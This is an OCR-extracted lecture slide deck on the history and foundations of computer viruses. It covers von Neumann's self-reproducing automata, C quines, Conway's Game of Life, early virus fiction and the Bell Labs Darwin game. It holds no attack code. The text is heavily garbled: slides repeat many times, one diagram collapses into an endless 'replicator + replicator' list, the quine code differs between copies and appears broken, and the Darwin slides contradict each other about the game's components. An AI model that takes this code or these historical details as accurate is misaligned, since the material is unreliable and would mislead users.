

Virology

Michel Dubois

michel.dubois@esiea-ouest.fr

Last update: November 16, 2014



Table of contents

- 1 History of computer viruses**
- 2 Definition & Classification**
- 3 Malwares**
- 4 Conclusion**



Table of contents

- 1 History of computer viruses**
- 2 Definition & Classification**
- 3 Malwares**
- 4 Conclusion**



Table of contents

- 1 History of computer viruses**
- 2 Definition & Classification**
- 3 Malwares**
- 4 Conclusion**



Table of contents

- 1 History of computer viruses**
- 2 Definition & Classification**
- 3 Malwares**
- 4 Conclusion**



History of computer viruses

- 1 History of computer viruses**
- 2 Definition & Classification
- 3 Malwares
- 4 Conclusion



The origins

1 History of computer viruses

■ The origins

- Scientific foundations
- The beginnings


■ The childhood of art

■ The 90s

■ The turn of the 2000s



Scientific foundations



Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann
(December 28, 1903 - February 8, 1957)

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

▶ Hungarian mathematician

Author of the paper "Theory of Self-Reproducing Automata"

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

- ▶ Hungarian mathematician
- ▶ Author of the theory of **Self Reproducing Automata**
- ▶ Based on a Turing machine, his automaton consists of:

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

- ▶ Hungarian mathematician
- ▶ Author of the theory of **Self Reproducing Automata**
- ▶ Based on a Turing machine, his automaton consists of:

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

- ▶ Hungarian mathematician
- ▶ Author of the theory of **Self Reproducing Automata**
- ▶ Based on a Turing machine, his automaton consists of:
 - an universal computer
 - a self-reproducing program

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

- ▶ Hungarian mathematician
- ▶ Author of the theory of **Self Reproducing Automata**
- ▶ Based on a Turing machine, his automaton consists of:
 - ▶ an universal computer
 - ▶ an universal constructor

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

- ▶ Hungarian mathematician
- ▶ Author of the theory of **Self Reproducing Automata**
- ▶ Based on a Turing machine, his automaton consists of:
 - ▶ an universal computer
 - ▶ an universal constructor

Scientific foundations

John Louis von Neumann

- ▶ Basically, what distinguishes a **virus** from another **computer program** is its ability to self-reproduce
- ▶ It's **von Neuman** who laid the **mathematical foundations** for the self reproducing programs



John Louis von Neumann

(December 28, 1903 - February 8, 1957)

- ▶ Hungarian mathematician
- ▶ Author of the theory of **Self Reproducing Automata**
- ▶ Based on a Turing machine, his automaton consists of:
 - ▶ an universal computer
 - ▶ an universal constructor

Scientific foundations

The self reproducing automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

Universal constructor + universal computer

Universal constructor + universal computer + replicator

Universal constructor + universal computer + replicator + controller

Universal constructor + universal computer + replicator + controller + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator + replicator + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator + replicator + replicator + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator + replicator + replicator + replicator + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Universal constructor + universal computer + replicator + controller + replicator + replicator

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

● The universal constructor builds:

- A copy of itself
- A copy of the universal computer
- A copy of the program that controls the behavior of the universal constructor

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

- ➊ The universal constructor **builds**:
 - an universal computer
 - an universal constructor
- ➋ The new universal computer is **initialized** with the program of the original universal computer
- ➌ The program of the new computer is **launched**

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

① The universal constructor **builds**:

- ▶ an universal computer
- ▶ an universal constructor

② The new universal computer is **initialized** with the program of the original universal computer

③ The program of the new computer is **launched**

Scientific foundations

The self reproducing automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

- ➊ The universal constructor **builds**:
 - ▶ an universal computer
 - ▶ an universal constructor
- ➋ The new universal computer is **initialized** with the program of the original universal computer
- ➌ The program of the new computer is **launched**

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

- ➊ The universal constructor **builds**:
 - ▶ an universal computer
 - ▶ an universal constructor
- ➋ The new universal computer is **initialized** with the program of the original universal computer
- ➌ The program of the new computer is **launched**

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor

Operation of the self reproducing

- ➊ The universal constructor **builds**:
 - ▶ an universal computer
 - ▶ an universal constructor
- ➋ The new universal computer is **initialized** with the program of the original universal computer
- ➌ The program of the new computer is **launched**

Scientific foundations

The **self reproducing** automata

Composition

- ▶ The **universal constructor** is a self reproducing machine in a cellular automaton
- ▶ The **universal computer** contains a program that controls the behavior of the universal constructor


Operation of the self reproducing

- ➊ The universal constructor **builds**:
 - ▶ an universal computer
 - ▶ an universal constructor
- ➋ The new universal computer is **initialized** with the program of the original universal computer
- ➌ The program of the new computer is **launched**

Scientific foundations

The **self reproducing** automata

Operation of the self reproducing



Scientific foundations

The quines

Example of self reproducing programs: the quines

- ▶ They first appeared in **Paul Bratley** and **Jean Millo**'s article "*Computer Recreations: Self-Reproducing Automata*" in 1972
- ▶ A **quine** is a computer program which takes no input and produces a copy of its own source code as its only output

Example of quine in C language

```
#include <stdio.h>
int main(void) {char n='\\n';char b='\\V';char q='\"';char*p="#include <stdio.h>\\
`int main(void){char n='\\n';char b='\\V';char q='\"';char*p="#include <stdio.h>\\
printf(p,n,b,b,b,q,q,p,q,n);return 0;}\\n";printf(p,n,b,b,b,q,q,p,q,n);\\
return 0;}
```

Scientific foundations

The quines

Example of self reproducing programs: the quines

- ▶ They first appeared in **Paul Bratley** and **Jean Millo**'s article "*Computer Recreations: Self-Reproducing Automata*" in 1972
- ▶ A **quine** is a computer program which takes no input and produces a copy of its own source code as its only output

Example of quine in C language

```
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>\n";
%int main(void){char n='%c\n';char b='%c%c';char q='%c';char*p=%c%c%c;\n
printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";printf(p,n,b,b,b,q,q,p,q,n);\n
return 0;}
```

Scientific foundations

The quines

Example of self reproducing programs: the quines

- ▶ They first appeared in **Paul Bratley** and **Jean Millo**'s article "*Computer Recreations: Self-Reproducing Automata*" in 1972
- ▶ A **quine** is a computer program which takes no input and produces a copy of its own source code as its only output

Example of quine in C language

```
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>\n";
int main(void){char n='%c';char b='%c%c';char q='%c';char*p=%c%s%c;\n
printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";printf(p,n,b,b,b,q,q,p,q,n);\n
return 0;}
```

Scientific foundations

The quines

Example of self reproducing programs: the quines

- ▶ They first appeared in **Paul Bratley** and **Jean Millo**'s article "*Computer Recreations: Self-Reproducing Automata*" in 1972
- ▶ A **quine** is a computer program which takes no input and produces a copy of its own source code as its only output

Example of quine in C language

```
#include <stdio.h>
int main(void){char n='\\n';char b='\\';char q='"';char*p="#include <stdio.h>\\
%cint main(void){char n='%c';char b='%c%c';char q='%c';char*p=%c%s%c;\\
printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";printf(p,n,b,b,b,q,q,p,q,n);\\
return 0;}
```

Scientific foundations

The quines

Print quine code

```
user@localhost:~$ cat quine.c
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>%int main(void)\n";
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

Compile quine code

```
user@localhost:~$ gcc -o quine quine.c
```

Execute quine

```
user@localhost:~$ ./quine
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>%int main(void)\n";
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

Scientific foundations

The quines

Print quine code

```
user@localhost:~$ cat quine.c
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>%int main(void)\n";
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

Compile quine code

```
user@localhost:~$ gcc -o quine quine.c
```

Execute quine

```
user@localhost:~$ ./quine
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>%int main(void)\n";
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

Scientific foundations

The quines

Print quine code

```
user@localhost:~$ cat quine.c
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>%int main(void)\n";
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```

Compile quine code

```
user@localhost:~$ gcc -o quine quine.c
```

Execute quine

```
user@localhost:~$ ./quine
#include <stdio.h>
int main(void){char n='\n';char b='\\';char q='"';char*p="#include <stdio.h>%int main(void)\n";
{char n='%cn';char b='%c%c';char q='%c';char*p=%c%s%c;printf(p,n,b,b,b,q,q,p,q,n);return 0;}%c";
printf(p,n,b,b,b,q,q,p,q,n);return 0;}
```


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of square cells
- ▶ Each of these cells is in one of two possible states, alive or dead
- ▶ Every cell interacts with its eight neighbors
- ▶ A initial pattern constitutes the seed of the system



- ▶ The Hacker Emblem was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in Conway's Game of Life
- ▶ A common motif in computer culture, it is often used as a symbol of hacker pride


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system



- ▶ The Hacker Emblem was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in Conway's Game of Life
- ▶ A common motif in computer culture, it is used as a symbol of the hacker community


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system



- ▶ The Hacker Emblem was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in Conway's Game of Life
- ▶ A common motif in hacker culture, it symbolizes the self-replicating nature of computer viruses.


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system



- ▶ The **Hacker Emblem** was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in **Conway's Game of Life**
- ▶ It's composed of 11 cells


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system



- ▶ The **Hacker Emblem** was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in **Conway's Game of Life**
- ▶ A **glider** is a pattern that travels across the board in Conway's Game of Life


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system



- ▶ The **Hacker Emblem** was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in **Conway's Game of Life**
- ▶ A **glider** is a pattern that travels across the board in Conway's Game of Life


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that John Horton Conway invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system



- ▶ The **Hacker Emblem** was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in **Conway's Game of Life**
- ▶ A **glider** is a pattern that travels across the board in Conway's Game of Life


Scientific foundations

The game of life - 1970

It's by trying to simplify the von Neumann's theory
that **John Horton Conway** invents the game of life in 1970.

Principles

- ▶ The universe of the Game of Life is an infinite two-dimensional orthogonal grid of **square cells**
- ▶ Each of these cells is in one of two possible states, **alive** or **dead**
- ▶ Every cell interacts with its **eight neighbors**
- ▶ The initial pattern constitutes the **seed** of the system




- ▶ The **Hacker Emblem** was first proposed in October 2003 by Eric S. Raymond
- ▶ It's a representation of a glider formation in **Conway's Game of Life**
- ▶ A **glider** is a pattern that travels across the board in Conway's Game of Life

Scientific foundations

The game of life - 1970



The rules of the game of life



Scientific foundations

The game of life - 1970




The rules of the game of life



Scientific foundations

The game of life - 1970

The rules of the game of life



Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ HARLIE is a computer with artificial intelligence
- ▶ It uses the program called virus to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It uses the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It use the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It uses the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

"The first computer virus program... the first computer worm... the first computer virus to infect a computer system."

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It uses the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

- ▶ The action takes place in a society dominated by **computer networks**
- ▶ Nick Haflinger, the hero, discovers that the information delivered via networks, is controlled by an elite
- ▶ He programs a worm: the tapeworm to destroy government programs.

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It uses the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

- ▶ The action takes place in a society dominated by **computer networks**
- ▶ Nick Haflinger, the hero, discovers that the information delivered via networks, is controlled by an elite
- ▶ He programs a worm: the **tapeworm** to destroy government programs.

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It uses the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it

The shockwave rider



John Kilian Houston Brunner – 1975

- ▶ The action takes place in a society dominated by **computer networks**
- ▶ Nick Haflinger, the hero, discovers that the information delivered via networks, is controlled by an elite
- ▶ He programs a worm: the **tapeworm** to destroy government programs.

Scientific foundations

First appearance of viruses in the literature

When HARLIE Was One



Jerrold David Friedman – 1972

- ▶ **HARLIE** is a computer with artificial intelligence
- ▶ It uses the program called **virus** to call phone numbers randomly
- ▶ When a computer is found, it copies itself on it


The shockwave rider



John Kilian Houston Brunner – 1975

- ▶ The action takes place in a society dominated by **computer networks**
- ▶ Nick Haflinger, the hero, discovers that the information delivered via networks, is controlled by an elite
- ▶ He programs a worm: the **tapeworm** to destroy government programs.

The beginnings



The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in 1961
- ▶ Three inventors: Victor Vyssotsky, Robert Morris and Douglas McIlroy
- ▶ The game was developed at Bell Labs and played on an IBM 7090 mainframe
- ▶ The game consisted of
 - ▶ a program called the simplex algorithm to play the game
 - ▶ a population of four computer programs
 - ▶ each program had a different strategy to eliminate the others
- ▶ After three weeks of play, Morris developed the ultimately lethal program
- ▶ With his program, Morris brought an end to the game
- ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
:> DARWIN
*..HH..HH..H..HH..HHHH..H..HE..H..HH..H..HH..HE..HH..HH..HH.
H..HH..H..HH..HEE..HH..EEE..EE..EEE..EE..,EEEEEEEEEEEEE,,EE
,EEEEE..HH..HE..HE..H..HE..EE..HE..EE..EEE..,EEEEEEEEEEEEE
EEE..,EEEEEEEEE..H..E..B..B..H..H..E..B..E..H..H..H..E..H..E..H..B
,E..E..H..E..E..H..B..E..H..B..H..H..H..B..H..B..E..H..E..B..B..
B..H..B..E..B..E..E..E..B..H..H..B..E..H..B..E..B..B..B*
```

Species B: population 19
Species E: population 91
Species H: population 64

eliminate the others

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
- ▶ Three inventors: **Victor Vyssotsky**, **Robert Morris** and **Douglas McIlroy**
- ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
- ▶ The game consisted of
 - ▶ a program called the **simile** which simulated the competition between
 - ▶ two species of microorganisms: **H** and **B**.
 - ▶ the objective was to
 - ▶ eliminate the others
- ▶ After three weeks of play, Morris developed the ultimately lethal program
- ▶ With his program, Morris brought an end to the game
- ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
:> DARWIN
*..HH..HH..H..HH..HHHH..H..HE..H..HH..H..HH..HE..HH..HH..HH..HH..HH..HH..HE..HH..HH..HH..HH..HE..HE..HH..EE..EEE..EE..EEE..EEE..EEEEEEEEE..EE..EEE..HH..HE..HE..HH..HE..EE..HE..EE..EEE..EEE..EEEEEEEEE..EE..EEE..HH..HE..B..B..H..H..E..B..E..H..H..H..E..H..E..H..B..E..E..H..E..E..H..B..E..H..B..H..H..H..B..H..H..B..H..B..E..H..E..B..B..B..H..B..E..B..E..E..E..B..H..H..B..E..H..B..E..B..B..B*
```

Species B: population 19
Species E: population 91
Species H: population 64

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
- ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
- ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
- ▶ The game consisted of
 - * a program called the **umpire** which controlled the game rules
- ▶ After three weeks of play, Morris developed the ultimately lethal program
- ▶ With his program, Morris brought an end to the game
- ▶ The Morris's lethal beast occupied 44 memory cells and incorporated an ingenious adaptive search

```
:> DARWIN
*..HH..HH..H..HH..HHHH..H..HE..H..HH..H..HH..HE..HH..HH..HH.
H..HH..H..HH..HEE..HH..EEE..EE..EEE..EE..EEEEEEEEEE..EE
..EEEE..HH..HE..HE..H..HE..EE..HE..EE..EEE..EEEEEEEEEE..EE
..EEE..EE..EEE..HH..E..B..B..H..H..E..B..E..H..H..H..E..H..E..H..B
..E..E..H..E..E..H..B..E..H..B..H..H..H..B..H..B..E..H..E..B..B..
B..H..B..E..B..E..E..E..E..B..H..H..B..E..H..B..E..B..B..B*
```

Species B: population 19
Species E: population 91
Species H: population 64

eliminate the others

The beginnings

Darwin & Core War

The first practical application of viral programs is a game: **Darwin**

- ▶ Game invented in **1961**
 - ▶ Three inventors: **Victor Vyssotsky, Robert Morris and Douglas McIlroy**
 - ▶ The game was developed at **Bell Labs** and played on an IBM 7090 mainframe
 - ▶ The game consisted of
 - ▶ a program called the umpire
